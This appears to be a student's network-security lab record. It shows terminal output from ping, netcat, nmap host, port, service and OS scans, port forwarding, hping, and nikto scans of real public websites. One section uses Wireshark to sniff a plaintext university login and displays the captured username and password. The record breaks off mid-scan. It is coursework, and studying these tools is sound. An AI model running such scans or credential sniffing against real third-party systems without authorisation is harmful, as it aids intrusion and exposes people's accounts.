

Index

No.	Name	Page	Date	Sign
1	Perform Traffic Probe,Ping,TCP,UDP and Port Scanning On Different Website	02		
2	Perform Vulnerability Scanning	07		
3	Perform Snipping and Injection Tools	12		
4	Perform Web Vulnerabilities	19		
5	Perform Z-attack Proxy,OpenSSL and Stunnel	24		
6	Perform SQL Injection using SQLMAP	29		
7	Perform SQL Injection and XSS Using DVWA	31		
8	Perform WEBGOAT and Password Cracking and BruteForce Tools	35		
9	Prepare Report On Case Study Of Cyber Crime	41		

Assignment - 1

Ping at least 5 websites on the internet

```
(kali㉿kali)-[~]
$ ping google.com
PING google.com (142.250.77.78) 56(84) bytes of data.
64 bytes from google.com (142.250.77.78): icmp_seq=1 ttl=117 time=195 ms
64 bytes from google.com (142.250.77.78): icmp_seq=2 ttl=117 time=152 ms
64 bytes from google.com (142.250.77.78): icmp_seq=3 ttl=117 time=264 ms
64 bytes from google.com (142.250.77.78): icmp_seq=4 ttl=117 time=95.2 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 95.182/176.588/264.412/61.831 ms

(kali㉿kali)-[~]
$ ping youtube.com
PING youtube.com (142.250.183.78) 56(84) bytes of data.
64 bytes from youtube.com (142.250.183.78): icmp_seq=1 ttl=117 time=14.5 ms
64 bytes from youtube.com (142.250.183.78): icmp_seq=2 ttl=117 time=7.27 ms
64 bytes from youtube.com (142.250.183.78): icmp_seq=3 ttl=117 time=7.80 ms
64 bytes from youtube.com (142.250.183.78): icmp_seq=4 ttl=117 time=7.95 ms
^C
--- youtube.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 7.265/9.381/14.507/2.970 ms

(kali㉿kali)-[~]
$ ping netflix.com
PING netflix.com (54.155.178.5) 56(84) bytes of data.
^C
--- netflix.com ping statistics ---
128 packets transmitted, 0 received, 100% packet loss, time 130041ms

(kali㉿kali)-[~]
$ ping yahoo.com
PING yahoo.com (98.137.11.163) 56(84) bytes of data.
64 bytes from yahoo.com (98.137.11.163): icmp_seq=1 ttl=47 time=273 ms
64 bytes from yahoo.com (98.137.11.163): icmp_seq=2 ttl=47 time=329 ms
^C
--- yahoo.com ping statistics ---
```

Next activity >

2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 273.111/301.246/329.381/28.135 ms

```
(kali㉿kali)-[~]
$ ping facebook.com
PING facebook.com (31.13.79.35) 56(84) bytes of data.
64 bytes from facebook.com (31.13.79.35): icmp_seq=1 ttl=55 time=146 ms
64 bytes from facebook.com (31.13.79.35): icmp_seq=2 ttl=55 time=500 ms
64 bytes from facebook.com (31.13.79.35): icmp_seq=3 ttl=55 time=432 ms
^C
--- facebook.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 145.536/358.935/499.527/153.412 ms

(kali㉿kali)-[~]
$ ping pinterest.com
PING pinterest.com (151.101.128.84) 56(84) bytes of data.
64 bytes from pinterest.com (151.101.128.84): icmp_seq=1 ttl=54 time=213 ms
64 bytes from pinterest.com (151.101.128.84): icmp_seq=2 ttl=54 time=122 ms
64 bytes from pinterest.com (151.101.128.84): icmp_seq=3 ttl=54 time=283 ms
64 bytes from pinterest.com (151.101.128.84): icmp_seq=4 ttl=54 time=30.6 ms
^C
--- pinterest.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 30.611/162.109/282.730/94.849 ms
```

Perform UDP scan on any Five Hosts and scan port numbers 1-20 with netcat.

```
(kali㉿kali)-[~]
└─$ nc -vu cs.triple5.online 1-22
cs.triple5.online [3.87.70.88] 22 (?) open
^C

(kali㉿kali)-[~]
└─$ nc -vu google.com 1-22
google.com [142.250.183.14] 22 (?) open
^C

(kali㉿kali)-[~]
└─$ nc -vu facebook.com 1-22
facebook.com [31.13.79.35] 22 (?) open
^C

(kali㉿kali)-[~]
└─$ nc -vu gradkit.in 1-22
gradkit.in [3.111.255.131] 22 (?) open
^C

(kali㉿kali)-[~]
└─$ nc -vu pinterest.com 1-22
pinterest.com [151.101.0.84] 22 (?) open
^C

(kali㉿kali)-[~]
└─$ █
```

Perform TCP Scan on any Five Hosts and scan port numbers 1-20 with netcat.

```
(kali㉿kali)-[~]
└─$ nc -v cs.triple5.online 1-22
cs.triple5.online [3.87.70.88] 22 (ssh) open
SSH-2.0-OpenSSH_9.0p1 Debian-1
^C

(kali㉿kali)-[~]
└─$ nc -v google.com 1-22
DNS fwd/rev mismatch: google.com ≠ developers.google.com
^C

(kali㉿kali)-[~]
└─$ nc -v facebook.com 1-22
^C
(kali㉿kali)-[~]
└─$ nc -v gradkit.in 1-22
gradkit.in [3.111.255.131] 22 (ssh) open
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3
^C

(kali㉿kali)-[~]
└─$ nc -v pinterest.com 1-22
^C
```

Scan port numbers 80 and 22 of any Five Hosts by giving them input "QUIT".

```
(kali㉿kali)-[~]
└─$ echo QUIT | nc -v scet.ac.in 80 22
scet.ac.in [136.243.80.165] 80 (http) open
^C

(kali㉿kali)-[~]
└─$ echo QUIT | nc -v triple5.online 80 22
triple5.online [3.109.160.49] 80 (http) open
^C

(kali㉿kali)-[~]
└─$ echo QUIT | nc -v cs.triple5.online 80 22
^C
ands
(kali㉿kali)-[~]
└─$ echo QUIT | nc -v gradkit.in 80 22
^C

(kali㉿kali)-[~]
└─$ echo QUIT | nc -v facebook.com 80 22
facebook.com [31.13.79.35] 80 (http) open
^C

(kali㉿kali)-[~]
└─$ echo QUIT | nc -v github.com 80 22
github.com [13.234.176.102] 80 (http) open
^C
```

Assignment - 2

1. Demonstrate the working socat tool

```
(kali㉿kali)-[~]
$ socat -d -d - TCP4:cs.triple5.online:22,lms KaliNetHunter Exploit-DB Google Hacking DB
2022/08/24 02:07:27 socat[20250] N reading from and writing to stdio
2022/08/24 02:07:27 socat[20250] N opening connection to AF=2 3.87.70.88:22
2022/08/24 02:07:27 socat[20250] N successfully connected from local address AF=2 10.0.2.15:40096
2022/08/24 02:07:27 socat[20250] N starting data transfer loop with FDs [0,1] and [5,5]
SSH-2.0-OpenSSH_9.0p1 Debian-1
2022/08/24 02:09:27 socat[20250] N socket 2 (fd 5) is at EOF
2022/08/24 02:09:28 socat[20250] N exiting with status 0
```

2. Perform port forwarding using Fpipe

```
Command Prompt - FPipe -l 8080 -r 80 www.scet.ac.in
C:\Users\mvc\Desktop>FPipe -l 8080 -r 80 www.scet.ac.in
FPipe v2.1 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Pipe connected:
  In:      127.0.0.1:50944 --> 127.0.0.1:8080
  Out:     172.16.17.129:50946 --> 136.243.80.165:80
Pipe connected:
  In:      127.0.0.1:50943 --> 127.0.0.1:8080
  Out:     172.16.17.129:50945 --> 136.243.80.165:80
Pipe connected:
  In:      127.0.0.1:50948 --> 127.0.0.1:8080
  Out:     172.16.17.129:50949 --> 136.243.80.165:80
```

3. Identify which hosts are live on the network

```
(kali㉿kali)-[~/Desktop]
$ nmap -sn 172.16.3.0-255
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 02:28 EDT
Nmap scan report for 172.16.3.1
Host is up (0.0047s latency).
Nmap scan report for 172.16.3.3
Host is up (0.023s latency).
Nmap scan report for 172.16.3.4
Host is up (0.023s latency).
Nmap scan report for 172.16.3.5
Host is up (0.023s latency).
Nmap scan report for 172.16.3.8
Host is up (0.0017s latency).
Nmap scan report for 172.16.3.9
Host is up (0.023s latency).
Nmap scan report for 172.16.3.10
Host is up (0.0035s latency).
Nmap scan report for 172.16.3.11
Host is up (0.0046s latency).
Nmap scan report for 172.16.3.13
Host is up (0.0016s latency).
Nmap scan report for 172.16.3.14
Host is up (0.021s latency).
Nmap scan report for 172.16.3.34
Host is up (0.0035s latency).
Nmap done: 256 IP addresses (11 hosts up) scanned in 2.61 seconds
```

4. Scan all TCP Port of the any two hosts

```
(kali㉿kali)-[~/Desktop]
$ nmap -sT www.google.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 02:39 EDT
Nmap scan report for www.google.com (142.250.182.228)
Host is up (0.029s latency).
Other addresses for www.google.com (not scanned): 2404:6800:4009:82e::2004
rDNS record for 142.250.182.228: bom07s29-in-f4.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 14.13 seconds

(kali㉿kali)-[~/Desktop]
$ nmap -sT www.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 02:40 EDT
Nmap scan report for www.triple5.online (3.109.160.49)
Host is up (0.049s latency).
rDNS record for 3.109.160.49: triple5.online
All 1000 scanned ports on www.triple5.online (3.109.160.49) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 88.69 seconds
```

5. Scan all TCP Port of the any two hosts without completing TCP three-way handshakes

```
(kali㉿kali)-[~/Desktop]
└$ sudo nmap -sS www.google.com
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 02:44 EDT
Nmap scan report for www.google.com (142.250.199.164)
Host is up (1.1s latency).
Other addresses for www.google.com (not scanned): 2404:6800:4009:82e::2004
rDNS record for 142.250.199.164: bom07s37-in-f4.1e100.net
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds

(kali㉿kali)-[~/Desktop]
└$ sudo nmap -sS www.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 02:44 EDT
Nmap scan report for www.triple5.online (3.109.160.49)
Host is up (1.0s latency).
rDNS record for 3.109.160.49: triple5.online
All 1000 scanned ports on www.triple5.online (3.109.160.49) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 60.21 seconds
```

6. Scan all TCP Port of the any two hosts with stealth scan

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -sF www.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 02:47 EDT
Nmap scan report for www.triple5.online (3.109.160.49)
Host is up (0.00013s latency).
rDNS record for 3.109.160.49: triple5.online
All 1000 scanned ports on www.triple5.online (3.109.160.49) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

(kali㉿kali)-[~/Desktop]
$ sudo nmap -sF www.google.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 02:47 EDT
Nmap scan report for www.google.com (142.250.199.164)
Host is up (0.000093s latency).
Other addresses for www.google.com (not scanned): 2404:6800:4009:82e::2004
rDNS record for 142.250.199.164: bom07s37-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.250.199.164) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

Assignment - 3

1. Check which protocol service is available on the host cs.triple5.online

```
200420116002@kali:~$ sudo nmap -sO cs.triple5.online
[sudo] password for 200420116002:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-07 06:10 UTC
Nmap scan report for cs.triple5.online (3.87.70.88)
Host is up (0.0054s latency).
DNS record for 3.87.70.88: ec2-3-87-70-88.compute-1.amazonaws.com

PORT      STATE     SERVICE
0         open      hopopt
1         open      icmp
2         open|filtered  igmp
3         open      ggp
4         open      ipv4
5         open      st
6         open|filtered  tp
7         open      cbt
8         open      egp
9         open      igrp
10        open      bbn-rcc-mon
11        open      nvp-ii
12        open      pup
13        open      argus
14        open      emcon
15        open      xns
16        open      chaos
17        open|filtered  udp
18        open      mux
19        open      dcn-meas
20        open      hmp
21        open      prm
22        open      xns-idp
23        open      trunk1
24        open      trunk-2
25        open      leaf-1
26        open      leaf-2
27        open      rdp
28        open      irtcp
29        open      iso-tp4
30        open      netblt
31        open      mfe-nsp
32        open      mfcit-inp
33        open      dcdp
34        open      3pc
35        open      idpr
36        open      xtp
37        open      ddp
38        open      idpr-cmtp
39        open      tp++
40        open      tl
41        open|filtered  ipv6
```

```
41      open|filtered  ipv6
42      open      sdrp
43      open      ipv6-route
44      open      ipv6-frag
45      open      idrp
46      open      rsrvp
47      open      gre
48      open      dsp
49      open      bna
50      open      esp
51      open      ah
52      open      i-nlsp
53      open      swipe
54      open      narp
55      open      mobile
56      open      tlsp
57      open      skip
58      open|filtered  ipv6-icmp
59      open      ipv6-nonxt
60      open      ipv6-opt
61      open      anyhost
62      open      cftp
63      open      anylocalnet
64      open      sat-expak
65      open      kryptolan
66      open      rvd
67      open      ippc
68      open      anydistribfs
69      open      sat-mon
70      open      vtsa
71      open      ipcv
72      open      cpnvx
73      open      cphb
74      open      wsn
75      open      pvp
76      open      br-sat-mon
77      open      sun-nd
78      open      wb-mon
79      open      wb-expak
80      open      iso-ip
81      open      vmtcp
82      open      secure-vmtcp
83      open      vines
84      open      iptm
85      open      nsfnet-igp
86      open      dgq
87      open      tcf
88      open      eigrp
89      open      ospfipg
90      open      sprite-rpc
```

```
92 open mtp
93 open ax.25
94 open tip
95 open micp
96 open scc-sp
97 open etherip
98 open encap
99 open anyencrypt
100 open gntp
101 open ifmp
102 open pnri
103 open|filtered pim
104 open aris
105 open scps
106 open qnx
107 open a/n
108 open ipcomp
109 open snp
110 open compaq-peer
111 open ipx-in-ip
112 open vrpp
113 open pnm
114 open anyhop
115 open l2tp
116 open ddx
117 open iatp
118 open stp
119 open srp
120 open uti
121 open smp
122 open sm
123 open ptcp
124 open isis-ipv4
125 open fire
126 open crtpp
127 open crudp
128 open sscoopmc
129 open iplt
130 open sps
131 open pipe
132 open sctp
133 open fc
134 open rsvp-e2e-ignore
135 open mobility-hdr
136 open udplite
137 open mpls-in-ip
138 open manet
139 open hip
140 open shim6
141 open wesp
```

2. Determine which services are available on the host

www.scet.ac.in

```
200420116002@kali:~$ sudo nmap -sV www.scet.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-07 06:17 UTC
Nmap scan report for www.scet.ac.in (136.243.80.165)
Host is up (0.096s latency).
rDNS record for 136.243.80.165: lynx1.adaptable.services
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     Pure-FTPD
22/tcp    closed ssh
53/tcp    open  domain  PowerDNS
80/tcp    open  http    Apache httpd
110/tcp   open  pop3   Dovecot pop3d
143/tcp   open  imap   Dovecot imapd
443/tcp   open  ssl/http Apache httpd
587/tcp   open  smtp   Exim smtpd 4.95
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  closed mysql

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.75 seconds
200420116002@kali:~$ █
```

3. Identify the Operating System of www.facebook.com



```
200420116002@kali:~$ sudo nmap -O www.facebook.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-07 06:20 UTC
Nmap scan report for www.facebook.com (31.13.66.35)
Host is up (0.00075s latency).
Other addresses for www.facebook.com (not scanned): 2a03:2880:f103:83:face:b00c:0:25de
rDNS record for 31.13.66.35: edge-star-mini-shv-01-iad3.facebook.com
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
843/tcp   closed unknown
5222/tcp  closed xmpp-client
Device type: general purpose
Running (JUST GUESSING): FreeBSD 7.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:7.0
Aggressive OS guesses: FreeBSD 7.0-STABLE (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.79 seconds
200420116002@kali:~$ █
```

4. Capture Live Packets using Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
25	0.095192	172.16.17.105	224.0.0.252	LLNMR	62	Standard query 0xb5ec AAAA it
26	0.095537	172.16.17.126	172.16.17.255	NBNS	92	Name query NB DESKTOP-9H9a93Q<0>
27	0.100174	fe80::1050:88e4:f68.. ff02::1:3		LLNMR	82	Standard query 0xe1db A it
28	0.100174	172.16.17.121	224.0.0.252	LLNMR	62	Standard query 0xe1db A it
29	0.102407	172.16.17.108	224.0.0.251	MDNS	68	Standard query 0x0000 A it.local, "QM" question
30	0.102719	fe80::7547:3bcc:ec9.. ff02::fb		MDNS	88	Standard query 0x0000 A it.local, "QM" question
31	0.103335	172.16.17.108	224.0.0.251	MDNS	68	Standard query 0x0000 AAAA it.local, "QM" question
32	0.103673	fe80::7547:3bcc:ec9.. ff02::fb		MDNS	88	Standard query 0x0000 AAAA it.local, "QM" question
33	0.103981	fe80::1050:88e4:f68.. ff02::1:3		LLNMR	82	Standard query 0x527f AAAA it
34	0.104245	172.16.17.121	224.0.0.252	LLNMR	62	Standard query 0x527f AAAA it
35	0.139145	fe80::389e:1ca4:deb.. ff02::1:3		LLNMR	95	Standard query 0x81ea A desktop-9h9a93q
36	0.139145	fe80::389e:1ca4:deb.. ff02::1:3		LLNMR	95	Standard query 0xdd9a AAAA desktop-9h9a93q
37	0.139146	172.16.17.138	224.0.0.252	LLNMR	75	Standard query 0x81ea A desktop-9h9a93q
38	0.139146	172.16.17.138	224.0.0.252	LLNMR	75	Standard query 0xdd9a AAAA desktop-9h9a93q
39	0.143562	Elitegro_d2:d9:ee	Broadcast	ARP	60	Who has 169.254.182.94? Tell 172.16.17.80
40	0.144677	172.16.17.64	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
41	0.218211	172.16.17.106	172.16.17.255	NBNS	92	Name query NB IT<0>
42	0.218827	172.16.17.106	224.0.0.251	MDNS	68	Standard query 0x0000 A it.local, "QM" question
43	0.219215	Elitegro_d2:d9:ee	Broadcast	ARP	60	Who has 169.254.182.94? Tell 172.16.17.80
44	0.219452	fe80::bdab:ff1b:844.. ff02::fb		MDNS	88	Standard query 0x0000 A it.local, "QM" question
45	0.220183	172.16.17.106	224.0.0.251	MDNS	68	Standard query 0x0000 AAAA it.local, "QM" question
46	0.220679	fe80::bdab:ff1b:844.. ff02::fb		MDNS	88	Standard query 0x0000 AAAA it.local, "QM" question
47	0.222423	fe80::bdab:ff1b:844.. ff02::1:3		LLNMR	82	Standard query 0x50fc A it
48	0.222775	172.16.17.106	224.0.0.252	LLNMR	62	Standard query 0x50fc A it

5. Analyze the contents of various protocols.
6. Try to obtain the username and password of an insecure website using wireshark.



```

http.request.method=="POST"
No. Time Source Destination Protocol Length Info
1678.. 746.127482 fe80::29ca:f8ed:edb.. fe80::f639:9fff:fe6.. HTTP/X.. 924 POST /scanner HTTP/1.1
1678.. 746.129973 fe80::29ca:f8ed:edb.. fe80::f639:9fff:fe6.. HTTP/X.. 924 POST /scanner HTTP/1.1
1678.. 746.131678 fe80::29ca:f8ed:edb.. fe80::f639:9fff:fe6.. HTTP/X.. 924 POST /scanner HTTP/1.1
1678.. 746.134948 fe80::29ca:f8ed:edb.. fe80::f639:9fff:fe6.. HTTP/X.. 924 POST /scanner HTTP/1.1
1679.. 746.270044 fe80::29ca:f8ed:edb.. fe80::5a20:b1ff:fe4.. HTTP/X.. 925 POST /scanner HTTP/1.1
1679.. 746.272485 fe80::29ca:f8ed:edb.. fe80::5a20:b1ff:fe4.. HTTP/X.. 925 POST /scanner HTTP/1.1
1679.. 746.275823 fe80::29ca:f8ed:edb.. fe80::5a20:b1ff:fe4.. HTTP/X.. 925 POST /scanner HTTP/1.1
1679.. 746.280711 fe80::29ca:f8ed:edb.. fe80::5a20:b1ff:fe4.. HTTP/X.. 925 POST /scanner HTTP/1.1
1679.. 746.283659 fe80::29ca:f8ed:edb.. fe80::5a20:b1ff:fe4.. HTTP/X.. 925 POST /scanner HTTP/1.1
1812.. 811.918033 172.16.17.132 172.16.3.1 HTTP 1560 POST http://de.gtu.ac.in/Account/Login HTTP/1.1 (application/x-www-form-urlencoded)

```

> Frame 181286: 1560 bytes on wire (12480 bits), 1560 bytes captured (12480 bits) on interface \Device\NPF_{F336B711-3BBA-4465-B7BC-AABCC1D6658F}, id 0
> Ethernet II, Src: HewlettP_f1:d1:1a (0:8c:fd:f1:d1:1a), Dst: D-LinkIn_ee:24:0e (d8:fe:e3:ee:24:0e)
> Internet Protocol Version 4, Src: 172.16.17.132, Dst: 172.16.3.1
> Transmission Control Protocol, Src Port: 50734, Dst Port: 3128, Seq: 1900, Ack: 5843, Len: 1506
[2 Reassembled TCP Segments (2259 bytes): #181285(753), #181286(1506)]
> Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "LASTFOCUS" = ""
> Form item: "__EVENTTARGET" = ""
> Form item: "__EVENTARGUMENT" = ""
> Form item: "__VIEWSTATE" = "/wEPDwUKMTU4NDk0OTcxMA9kFgICBQ9kFgICAQ8KwARAwAPFgQeC18hRGF0YUJvdw5kZx4LJyFjdGvtQ291bnQCCmQ8EBYAFgIAwUKwAFgJmD2QwFgIBD2QwAmYPZBYCAgEPDxYChgRUZh0BTFGY"
> Form item: "__VIEWSTATEGENERATOR" = "CD850BD2"
> Form item: "__EVENTVALIDATION" = "/wEAAV6ViabVoujupxd4nwUHfj5R1LBKX1P1xh290RQyTesRvWk8/1gnn2501d1RNyiedmZf5MUp2go1T/J9ICuDcwjop4oRunf14dz2Zt2+QKDEEJJd1zkrNQ+QkjcyhK0q1NUPG03TVhBc6AUzwuq1B"
> Form item: "UserName" = "200420116002"
> Form item: "Password" = "34614565"
> Form item: "txtCaptcha" = "0d9c"
> Form item: "btnLogin" = "Log In"

No.	Time	Source	Destination	Protocol	Length	Info
1684	8.166089	172.16.17.119	172.16.3.1	TCP	66 50774 + 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
1685	8.173072	172.16.3.1	172.16.17.119	TCP	66 3128 + 50774	[SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
1686	8.173118	172.16.17.119	172.16.3.1	TCP	54 50774 + 3128	[ACK] Seq=1 Ack=1 Win=262656 Len=0
1687	8.173201	172.16.17.119	172.16.3.1	HTTP	119 CONNECT login.live.com:443	HTTP/1.1

> Frame 1717: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface \Device\NPF_{08AD65D7-C28C-43F8-818B-30F826011381}, id 0
> Ethernet II, Src: HewlettP_1:e4:f3 (c8:d9:d2:1e:4f:d3), Dst: D-LinkIn_ee:24:0e (d8:fe:e3:ee:24:0e)
> Internet Protocol Version 4, Src: 172.16.17.119, Dst: 172.16.3.1
> Transmission Control Protocol, Src Port: 50774, Dst Port: 3128, Seq: 2340, Ack: 6813, Len: 1460
Source Port: 50774
Destination Port: 3128
[Stream index: 3]
[Conversation completeness: Complete, WITH_DATA (63)]
[TCP Segment Len: 1460]
Sequence Number: 2340 (relative sequence number)
Sequence Number (raw): 1546080281
[Next Sequence Number: 3800 (relative sequence number)]
Acknowledgment Number: 6813 (relative ack number)
Acknowledgment number (raw): 3429506408
0101 = Header Length: 20 bytes (5)
> Flags: 0x010 (ACK)
Window: 1024
[Calculated window size: 262656]
[Window size scaling factor: 256]
Checksum: 0x0e28 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
[Timestamps]
[SEQ/ACK analysis]
TCP payload (1460 bytes)
[Reassembled PDU in frame: 1719]
TCP segment data (1460 bytes)

7. Demonstrate the usage of hping.

```
200420116002@kali:~$ sudo hping3 -c 4 -n -i 2 www.gtu.ac.in
HPING www.gtu.ac.in (eth0 15.207.176.22): NO FLAGS are set, 40 headers + 0 data bytes
--- www.gtu.ac.in hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
200420116002@kali:~$ sudo hping3 -c 4 -n -i 2 www.netflix.com
HPING www.netflix.com (eth0 54.155.178.5): NO FLAGS are set, 40 headers + 0 data bytes
--- www.netflix.com hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
200420116002@kali:~$ █
```

Assignment - 4

1. Scan any five websites with the nikto tool.

```
200420116002@kali:~$ nikto -host google.com
- Nikto v2.1.6
-----
+ Target IP:      172.253.122.101
+ Target Hostname: google.com
+ Target Port:    80
+ Message:        Multiple IP addresses found: 172.253.122.101, 172.253.122.102, 172.253.122.113, 172.253.122.138, 172.253.122.139,
172.253.122.100
+ Start Time:     2022-10-12 06:11:46 (GMT0)
-----
+ Server: gws
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://www.google.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Cookie JAR created without the httponly flag
+ Uncommon header 'x-hallmonitor-challenge' found, with contents: CgwIq7WZmgYQpJjs_gESBANSfos
+ Server banner has changed from 'gws' to 'sffe' which may suggest a WAF, load balancer or proxy is in place
+ Uncommon header 'cross-origin-resource-policy' found, with contents: cross-origin
+ Allowed HTTP Methods: GET, HEAD
+ 7785 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:        2022-10-12 06:12:54 (GMT0) (68 seconds)
-----
+ 1 host(s) tested
```

```
200420116002@kali:~$ nikto -host facebook.com
- Nikto v2.1.6
-----
+ Target IP:      31.13.66.35
+ Target Hostname: facebook.com
+ Target Port:    80
+ Start Time:     2022-10-12 06:22:22 (GMT0)
-----
+ Server: proxygen-bolt
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://facebook.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'proxy-status' found, with contents: http_request_error; e_clientaddr="AcJyztH6Hto4w3SoFCxlhuAaSpI5mQDWX8g_75Ulow8DrIUDkwsbCn5yCBh6ad9t6Ac0Yw0W406vs9"; e_fb_vipaddr="AcKrqbsZBwgycP3gfpG6HFLX4V6kmpB60TwNTJDRbmDT6liG9K7nxBcxldv8Z8fk90Y"; e_fb_builduser="AcJ207igLWDm0QQTmu1KiAwQ067qzRcISFMrdU2x1jzc8Nw_mr8dV6uvaqms5Lmnkg"; e_fb_binaryversion="AcLnsIK8oZt7x28ZFr_wCCIkdk88zdRpHxQjcVKiGKp15uiabc370iNkpKzsR1iaz2hjQ_-pZqAtfKfKGIlkvgwUfcy_K548"; e_proxy="AcIuFd_PgiRJs0C-Q6WoMsD0EacGu31bgMboxvu0hx70p3p1De0qqwf25MSVYaLt6RKilFVH2vsWCSYn"
+ 7785 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:        2022-10-12 06:22:39 (GMT0) (17 seconds)
-----
+ 1 host(s) tested
```

```
200420116002@kali:~$ nikto -host apple.com
- Nikto v2.1.6
-----
+ Target IP:      17.253.144.10
+ Target Hostname: apple.com
+ Target Port:    80
+ Start Time:     2022-10-12 06:25:48 (GMT0)
-----
+ Server: No banner retrieved
+ Retrieved via header: http/1.1 usqas2-edge-bx-018.ts.apple.com (acdn/167.13279)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: none
+ Uncommon header 'cdnuuid' found, with contents: 8956ec93-84d8-4348-8990-419e54c63c75-8672513978
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://www.apple.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7785 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:        2022-10-12 06:26:56 (GMT0) (68 seconds)
-----
+ 1 host(s) tested
```

```
200420116002@kali:~$ nikto -host instagram.com
- Nikto v2.1.6
-----
+ Target IP:      31.13.66.174
+ Target Hostname:  instagram.com
+ Target Port:    80
+ Start Time:   2022-10-12 06:28:55 (GMT0)
-----
+ Server: proxygen-bolt
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-fb-trip-id' found, with contents: 1679558926
+ Uncommon header 'alt-svc' found, with contents: h3=":443"; ma=86400,h3-29=:443"; ma=86400
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://instagram.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'x-ig-request-elapsed-time-ms' found, with contents: 25
+ Uncommon header 'x-aed' found, with contents: 70
+ Uncommon header 'x-tg-peak-time' found, with contents: 0
+ Uncommon header 'report-to' found, with contents: [{"group": "coop", "max_age": 86400, "endpoints": [{"url": "/security/coop_report/"}]}, {"group": "coop", "max_age": 86400, "endpoints": [{"url": "/security/coop_report/"}]}]
+ Uncommon header 'cross-origin-opener-policy' found, with contents: same-origin-allow-popups;report-to="coop"
+ Uncommon header 'cross-origin-embedder-policy-report-only' found, with contents: require-corp;report-to="coop"
+ Uncommon header 'x-tg-push-state' found, with contents: c2
